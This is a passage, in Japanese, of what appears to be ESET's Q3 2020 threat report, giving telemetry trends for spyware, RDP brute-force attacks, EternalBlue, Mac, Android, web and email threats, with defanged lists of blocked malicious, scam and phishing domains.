
ESET のテレメトリによると、Fareit は主にスパムによって配信されており、第 3 四半期に検出された Fareit の 92% はメールの添付ファイルから検出されています。これらの添付ファイルの多くは実行可能ファイルであり、配送情報や宅配便に関連した文書になりすましていました。



2020 年第 2 四半期～第 3 四半期のスパイウェアとバックドアの検出傾向、7 日間の移動平均線



2020 年第 3 四半期のスパイウェアファミリートップ 10（スパイウェア検出数に占める割合）



2020 年第 3 四半期のバックドアファミリートップ 10（バックドア検出数に占める割合）

Fareit のような脅威が蔓延している状況は、パスワードがさまざまな攻撃に利用され、地下市場で簡単に収益化できるため、サイバー犯罪者にとって魅力的な標的であることを示しています。ESET のテレメトリは、スパムメールがこれらの脅威の主要な配信方法であることを示しています。

ESET、脅威検出ラボヘッド、Jiří Kropáč

エクスプロイト

RDP へのブルートフォース攻撃を報告したユニーククライアント数は前四半期比で 37% 増加し、攻撃試行の合計数は 140% 増加しました。一方で、この四半期末には一時的な減少も見られました。

第 3 四半期には、新型コロナウイルスの感染者数が過去最高を記録しました。このような状況の中で、企業は引き続きリモートアクセスに依存しています。これは、第 3 四半期にもリモートデスクトッププロトコル（RDP）がサイバー犯罪者の主要な標的であり続けている理由の 1 つであると考えられます。RDP 接続へのブルートフォース攻撃を報告したユニーククライアント数は前四半期比で 37% 増加しました。

攻撃試行数は全体的に大幅に増加し、前四半期比で 140% の検出数を記録しました。ESET のテレメトリは、9 月末の一時期に、検出数が突如として 40% 近く減少したことを記録しています。

このような一時的な減少が複数の地域で観測されたことから、以下のいずれかのシナリオが発生していた可能性があります。


- 悪意のあるインフラ（ボットネットやその一部）がテイクダウン（解体）されたが公になっていない。
- 主要グループや一部のメンバーが逮捕されたが情報が公開されていない。
- 攻撃者のインフラが停止または保守されている。またはその他の技術的な問題が発生した。
- 効果的で安価、そして容易に悪用できる別の攻撃方法が利用可能になり、これらの組織の 1 つが短期間のこのような手法を集中して実行した。

ランサムウェア組織は、RDP のセキュリティを侵害して機密データを盗むことは、非常に有益な攻撃手法であることを他のアンダーグラウンドの攻撃者に示しました。このパンデミックの中で、インターネットに接続されるセキュリティ対策が脆弱なシステムが増加していることと相まって、ESET のテレメトリデータにも見られるように、RDP に対するブルートフォース攻撃が大幅に増加しています。


ESET、脅威検出ラボヘッド、Jiří Kropáč

EternalBlue の検出は第 3 四半期に増加し、1 日あたりに標的となったユニーククライアント数は 26% 増加しました。EternalBlue の攻撃試行回数も非常に似た状況になっており、第 3 四半期は 23% 増加しました。

BlueKeep の脆弱性を悪用する攻撃を報告したユニーククライアントは 11% 減少し、攻撃試行回数も 13% 減少しており、対照的な結果になりました。



2020 年第 2 四半期～第 3 四半期の RDP 接続試行の検出傾向、7 日間の移動平均線



2020 年第 2 四半期～第 3 四半期の EternalBlue と BlueKeep の攻撃試行回数、7 日間の移動平均線

Mac に関する脅威


Mac の脅威は第 3 四半期を通して減少し続け、検出トップの脅威の総数は第 2 四半期から 20%以上減少しました。

Mac の脅威は第 2 四半期と同じ傾向をたどっており、第 3 四半期を通して減少傾向がやや強まりました。前四半期比では検出数が 21% 減少しました。最も変動が大きかったのは、望ましくないアプリケーション（PUA）であり、小さな増減は確認されましたが、急激な増加は見られませんでした。アドウェア、トロイの木馬、および潜在的に危険なアプリケーション（PUsA）など、他のすべてのカテゴリで第 3 四半期の検出数は着実に減少しています。


Mac プラットフォームで検出された脅威で最も多かったのは Mackeeper であり、その検出率は 26.6% で第 2 四半期の 27.6% をわずかに下回っています。しかし、検出された絶対数はカテゴリ全体で同じ軌跡を描いており、29% 減少しています。

ESET のテレメトリでは、ソフトウェアの違法コピーに使用されている 2 位の OSX/Keygen PusA はほぼ同じ傾向を示しており、検出された絶対数は 24% 減少し、第 2 四半期の 15.6% に対して第 3 四半期は 15.2% で終了しています。カテゴリ全体の数字が低下していることから、低下率は僅かになっています。

トップ 10 はほぼ変わらず、トップ 5 には変化はありませんでした。



2020 年第 3 四半期の Mac の脅威検知件数トップ 10（Mac の脅威検出数に占める割合）



2020 年第 2 四半期～第 3 四半期の Mac の脅威の検出傾向、7 日間の移動平均線

トップ 10 に新しくラインクインしたのは OSX/MaxOfferDeal アドウェアのみで、4.1% で 6 位になり、第 2 四半期の 10 位であった OSX/Riskware.Meterpreter アプリケーションを圏外へと押しのけました。

ESET Research は、第 3 四半期に、macOS 用の正規の暗号通貨取引アプリにトロイの木馬が仕込まれてリブランディングされたバージョンを配信している Web サイトを発見しました。このアプリには GMERA マルウェアが仕込まれており、このオペレーターは、ブラウザの Cookies、暗号通貨ウォレット、スクリーンキャプチャなどの情報を盗むことを目的としています。ESET は、Cointrazer、Cupatrade、Licatrade、Trezarus という 4 つの悪意のあるアプリがこの方法で使用されていることを発見しました。技術的な詳細については こちらの*ブログ* [59] をご覧ください。

Mac の環境では PUA の数がトロイの木馬やバックドアに比べて非常に多く検出されていますが、ESET が GMERA マルウェアについて最新実施した調査から、Mac を標的とするマルウェアを積極的に開発して配信している攻撃者が存在していることが明らかになりました。

ESET マルウェアリサーチャー、Marc-Étienne Léveillé

Android に関する脅威


Android の脅威では広告を表示するアプリが最も多く確認されている一方で、2020 年第 3 四半期にはバンキングマルウェアの検出数が増加しました。

Android に関する脅威の検出は、2020 年 5 月にピークを迎えた後 6 月に減少し、7 月に上昇しましたが、8 月と 9 月を通して比較的横ばいを維持しています。第 3 四半期は前四半期と比較して全体的な検出数は 19% 減少しました。


7 月に検出数が増加したは、3 四半期連続で Android に関する脅威環境で最も多く確認されている隠しアプリカテゴリの脅威が増大したことと関係しています。このカテゴリの脅威は、インストール後にアイコンを隠し、そのデバイスに全画面広告を強制的に表示する不届きなアプリを対象としています。これらのアプリは一般的に人気のあるゲームや便利なユーティリティになりすましています。

Android/HiddenApp の検出数は第 2 四半期と比較して倍増し、ランキングのトップ 10 の中ではシェアを 3 倍に伸ばしています。Android/Hiddad ファミリーは 2 位から 1 位に上昇しましたが、総検出数は実際には 12% 減少しています。

また、Q3 に増加した Android マルウェアのもう 1 つのカテゴリはバンキングマルウェアで、検出数は Q2 と比較して 4 倍以上増加しました。



2020 年第 2 四半期～第 3 四半期の Android バンキングマルウェアの検出傾向、7 日間の移動平均線



2020 年第 2 四半期～第 3 四半期の Android に関する脅威カテゴリの検出傾向、7 日間の移動平均線

これは、Android/Spy.Cerberus として検出されるバンキングマルウェア「Cerberus」を配信する Android/TrojanDropper.Agent の亜種の検出が急増した結果です。

Cerberus は、2019 年 6 月に**登場した** [60] モバイルデバイスの銀行関連の情報を標的とする悪名高いトロイの木馬です。2020 年 7 月にこのマルウェアを背後で操る犯罪組織が分裂し、マルウェアのソースコードが**オークションにかけられる** [61] までは非常に活発に活動していました。その後 1 か月も経たずして、8 月 11 日に Cerberus のソースコードは**無料で公開され** [62]、地下フォーラムで参照できるようになり、誰もが自由にマルウェアで使用できるようになったため、この攻撃の検出数が増大しました。

> ***バンキングマルウェアは Android の脅威のごく一部を占めているにすぎませんが、適切に保護しなければ深刻な被害をもたらす恐れがあるため、このようなマルウェアの進化には警戒する必要があります。Cerberus などの主要なマルウェアのソースコードが公開されると、多くの攻撃者が独自のペイロードを簡単に配信できるようになります。これは、過去に BankBot、Anubis、Exobot などの他のバンキングマルウェアファミリーでも見られた状況です。***
>
> ***ESET マルウェアリサーチャー、Lukáš Štefanko***

Web に関する脅威


最も拡散していた 2 つの脅威が消え去った結果、2020 年第 3 四半期には Web に関する脅威の検出が減少しました。

ESET テレメトリによると第 2 四半期に引き続き第 3 四半期も減少傾向で、主要なウェブの脅威全体で 16% の減少を記録しました。この減少は、詐欺、マルウェア、フィッシングのカテゴリで見られます。マルウェアオブジェクトは、全体のブロック数とブロックされたユニーク URL 数の両方で、唯一検出数の増加が確認されました。

マルウェアを配信している Web サイトは、前四半期と比較して最大の減少率である 28% を記録しました。この状況は、第 1 四半期全体を通して「マルウェア」のカテゴリで上位を占めていた 2 つのドメイン（adobviewe[.]club と fingahvf[.]top）の活動が終了したことに関連します。かつて 1 位だった adobviewe[.]club は、アドウェアスキームの一部を担っており、別の脅威となるポップアップ画面を表示していました。このドメインの検出数は第 2 四半期は徐々に減少し、4 月末に大きく減少し、第 3 四半期には事実上ゼロになりました。

アクセスしたユーザーのブラウザを、別の脅威を配信する Web サイトにリダイレクトする fingahvf[.]top ドメインの検出も急落しました。2020 年 5 月末には、1 日のブロック数は数十万から数万へと減少し、第 3 四半期を通じてさらに減少が続きました。

これらの減少の原因は、攻撃の終了や、別のドメインやサーバーへの移動による可能性があります。Q3 で最も多くブロックされたドメインは以下の通りです。



2020 年第 2 四半期～第 3 四半期にブロックされた Web の脅威の傾向、7 日間の移動平均線
（ユニークデバイス数ではなくブロックされた総数）

2020 年第 3 四半期にホモグリフ攻撃の標的となったブランドおよびドメイン名のトップ 10

ホモグリフ攻撃[1] を受けたドメインの検出数は全体的に減少しましたが、ブランドやドメインのなりすましについては、新しい展開がありました。ホモグリフ攻撃を受けた上位 2 つのドメインは、Q3 に初めて登場したものです。

最も多くブロックされたドメインは nẹxi[.]com（「e」の下のドットに注意）は、イタリアで人気のデジタルペイメントサービスである Nexi を模倣したものです。2 番目に多くブロックされたドメイン（bankline.ìtau[.]com ― 「i」の上の部分が点ではなく、鉤型になっていることに注意）は、ブラジルの銀行 Itaú の Web サイトになりすましています。これらのドメインが検出されたのは、それぞれイタリアとブラジルのみでした。

	Malware	Scam	Phishing
1	*s.viiotp[.]com*	ofhappinyer[.]com	d18mpbo349nky5.cloudfront[.]net
2	*nbf9b5aurl[.]com*	maranhesduve[.]club	propu[.]sh
3	*runmewivel[.]com*	glotorrents[.]pw	mrproddisup[.]com
4	*ofgogoatan[.]com*	goviklerone[.]com	exchangepresumeethel[.]com
5	*dpiwrxl3dmzt3.cloudfront[.]net*	wwclickads[.]club	missingarchery[.]com
6	*hardyload[.]com*	p4.maranhesduve[.]club	diplomaticlastingpert[.]com
7	*brandsafe.adlooxtracking[.]com*	go1news[.]biz	stressfulpyjamas[.]com
8	*cozytech[.]biz*	dgafgadsgkjg[.]top	update.updtbrwsr[.]com
9	*biggames[.]club*	static.sunnycoast[.]xyz	update.updtapi[.]com
10	*opentracker[.]xyz*	masture[.]mobi	update.brwsrapi[.]com

2020 年第 3 四半期にブロックされたマルウェア、詐欺、フィッシングのドメイントップ 10

[1] ホモグリフ攻撃とは、ドメインの文字を、見た目は同じ（つまり、視覚的に同じ）でもコンピュータにとっては異なる文字列に置き換える攻撃です。

電子メールに関する脅威


悪意のあるメールの検出は 2020 年第 3 四半期も引き続き増加しており、配送業者や物流業者になりすましたメールが多用されています。

悪意のある電子メールの合計検出数は、第 2 四半期と比較して 9% 増加しており、第 1 四半期と第 2 四半期間で見られた増加率が引き続き確認されました。7 月と 8 月に検出数はピークを迎え、9 月には急落しました。


最も多く検出された電子メールの脅威は、Win/Exploit.CVE-2017-11882 です。これは、Microsoft Office の脆弱性を攻撃する悪意のある文書で、コンピュータに別のマルウェアをダウンロードします。次に多かったのは HTML ベースの詐欺（HTML/Fraud）と DOC ベースの詐欺（DOC/Fraud）で、後者の検出件数は第 2 四半期以降、ほぼ倍増しました。これらの名前で検出される脅威はいずれも、受信者から個人情報を盗み出す目的で送信された詐欺メールが対象です。

HTML/Phishing トロイの木馬として検出された HTML ベースのフィッシングメールや添付ファイルはトップ 3 には入っていませんが、その検出数は第 2 四半期と比較して 40% 近く増加しています。これらの悪意のあるメールで最も多く悪用された企業は DHL で、南アフリカの銀行である Absa、物流大手企業の Maersk が続きます。

第 2 四半期に急増した DHL になりすましたフィッシングメールは、今四半期には小幅ながらも増加しました（50%）。Maersk になりすました電子メールは約 10 倍に激増しました。




2020 年第 2 四半期～第 3 四半期の悪意のある電子メールの検出動向、7 日間の移動平均線




2020 年第 3 四半期にメールで検出された脅威トップ 10

この脅威の亜種は、第 3 四半期にいくつもの大規模な攻撃で検出され、9 月後半にピークを迎えています。これらの電子メールは、Maersk のオンラインサービスの受信者のパスワードを盗み出そうとするもので、スペイン、ポーランド、イタリアで最も多く検出されました。

2020 年第 3 四半期のフィッシングメールで おとりとして使用されたキーワードトップ 10



Maersk になりました悪意のあるメール



